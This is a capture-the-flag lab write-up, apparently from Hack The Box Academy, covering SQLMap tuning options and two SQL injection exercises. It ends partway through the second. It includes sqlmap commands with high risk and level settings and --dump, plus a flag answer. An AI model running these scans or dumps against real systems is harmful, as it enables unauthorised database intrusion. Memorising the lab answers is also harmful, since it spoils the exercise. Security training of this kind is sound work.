Module 9: SQLMap Essientials part 2
3. Task (P2)
SECTION 6: Attack tunning
Every payload sent to the target consists of:
- vector (e.g.,
UNION ALL SELECT 1,2,VERSION()): central part of the payload, carrying the useful SQL code to be executed at the target. - boundaries (e.g.
'<vector>-- -): prefix and suffix formations, used for proper injection of the vector into the vulnerable SQL statement.- Prefix/Suffix
There is a requirement for special prefix and suffix values in rare cases, not covered by the regular SQLMap run.
For such runs, options --prefix and --suffix can be used as follows:
1
    bash sqlmap -u "www.example.com/?q=test" --prefix="%'))" --suffix="-- -"
- Level/Risk
By default, SQLMap combines a predefined set of most common boundaries (i.e., prefix/suffix pairs), along with the vectors having a high chance of success in case of a vulnerable target. Nevertheless, there is a possibility for users to use bigger sets of boundaries and vectors, already incorporated into the SQLMap.
For such demands, the options --level and --risk should be used:
The option -level (1-5, default 1) extends both vectors and boundaries being used, based on their expectancy of success (i.e., the lower the expectancy, the higher the level).
The option -risk (1-3, default 1) extends the used vector set based on their risk of causing problems at the target side (i.e., risk of database entry loss or denial-of-service).
The best way to check for differences between used boundaries and payloads for different values of --level and --risk, is the usage of -v option to set the verbosity level. In verbosity 3 or higher (e.g. -v 3), messages containing the used [PAYLOAD] will be displayed, as follows:
1
    shellsession AshenMorx@htb[/htb]$ sqlmap -u www.example.com/?id=1 -v 3 --level=5
Advanced Tuning
To further fine-tune the detection mechanism, there is a hefty set of switches and options. In regular cases, SQLMap will not require its usage. Still, we need to be familiar with them so that we could use them when needed.
- Status Codes
For example, when dealing with a huge target response with a lot of dynamic content, subtle differences between TRUE and FALSE responses could be used for detection purposes. If the difference between TRUE and FALSE responses can be seen in the HTTP codes (e.g. 200 for TRUE and 500 for FALSE), the option --code could be used to fixate the detection of TRUE responses to a specific HTTP code (e.g. --code=200).
- Titles
If the difference between responses can be seen by inspecting the HTTP page titles, the switch --titles could be used to instruct the detection mechanism to base the comparison based on the content of the HTML tag <title>.
- Strings
In case of a specific string value appearing in TRUE responses (e.g. success), while absent in FALSE responses, the option --string could be used to fixate the detection based only on the appearance of that single value (e.g. --string=success).
- Text-only
When dealing with a lot of hidden content, such as certain HTML page behaviors tags (e.g. <script>, <style>, <meta>, etc.), we can use the --text-only switch, which removes all the HTML tags, and bases the comparison only on the textual (i.e., visible) content.
- Techniques
In some special cases, we have to narrow down the used payloads only to a certain type. For example, if the time-based blind payloads are causing trouble in the form of response timeouts, or if we want to force the usage of a specific SQLi payload type, the option --technique can specify the SQLi technique to be used.
For example, if we want to skip the time-based blind and stacking SQLi payloads and only test for the boolean-based blind, error-based, and UNION-query payloads, we can specify these techniques with --technique=BEU.
- UNION SQLi Tuning
In some cases, UNION SQLi payloads require extra user-provided information to work. If we can manually find the exact number of columns of the vulnerable SQL query, we can provide this number to SQLMap with the option --union-cols (e.g. --union-cols=17). In case that the default “dummy” filling values used by SQLMap -NULL and random integer- are not compatible with values from results of the vulnerable SQL query, we can specify an alternative value instead (e.g. --union-char='a').
Furthermore, in case there is a requirement to use an appendix at the end of a UNION query in the form of the FROM <table> (e.g., in case of Oracle), we can set it with the option --union-from (e.g. --union-from=users).
Failing to use the proper FROM appendix automatically could be due to the inability to detect the DBMS name before its usage.
Question 1
What’s the contents of table flag5? (Case #5)
Access the case


Use network tab in browser’s dev tools to see the request when click on “click here” anchor link. We can see clearly that the id parameter sent by GET request.

Copy it as cURL


The, fine-tunning it to SQLMap command and start to scanning. The result come in “ all tested parameters do not appear to be injectable”
Adding risk=3 and level=5 into the command and start to scan. Now, the result returned is:


Adding —dump to get the flag. HTB{700_much_r15k_bu7_w0r7h_17}
Question 2
What’s the contents of table flag6? (Case #6)
Access the case

Open network tab in browser’s dev tools to get the request when click on “click here” anchor link. We can see clearly that the id parameter sent by GET request.


Tunning the curl command to sqlmap, and start scanning
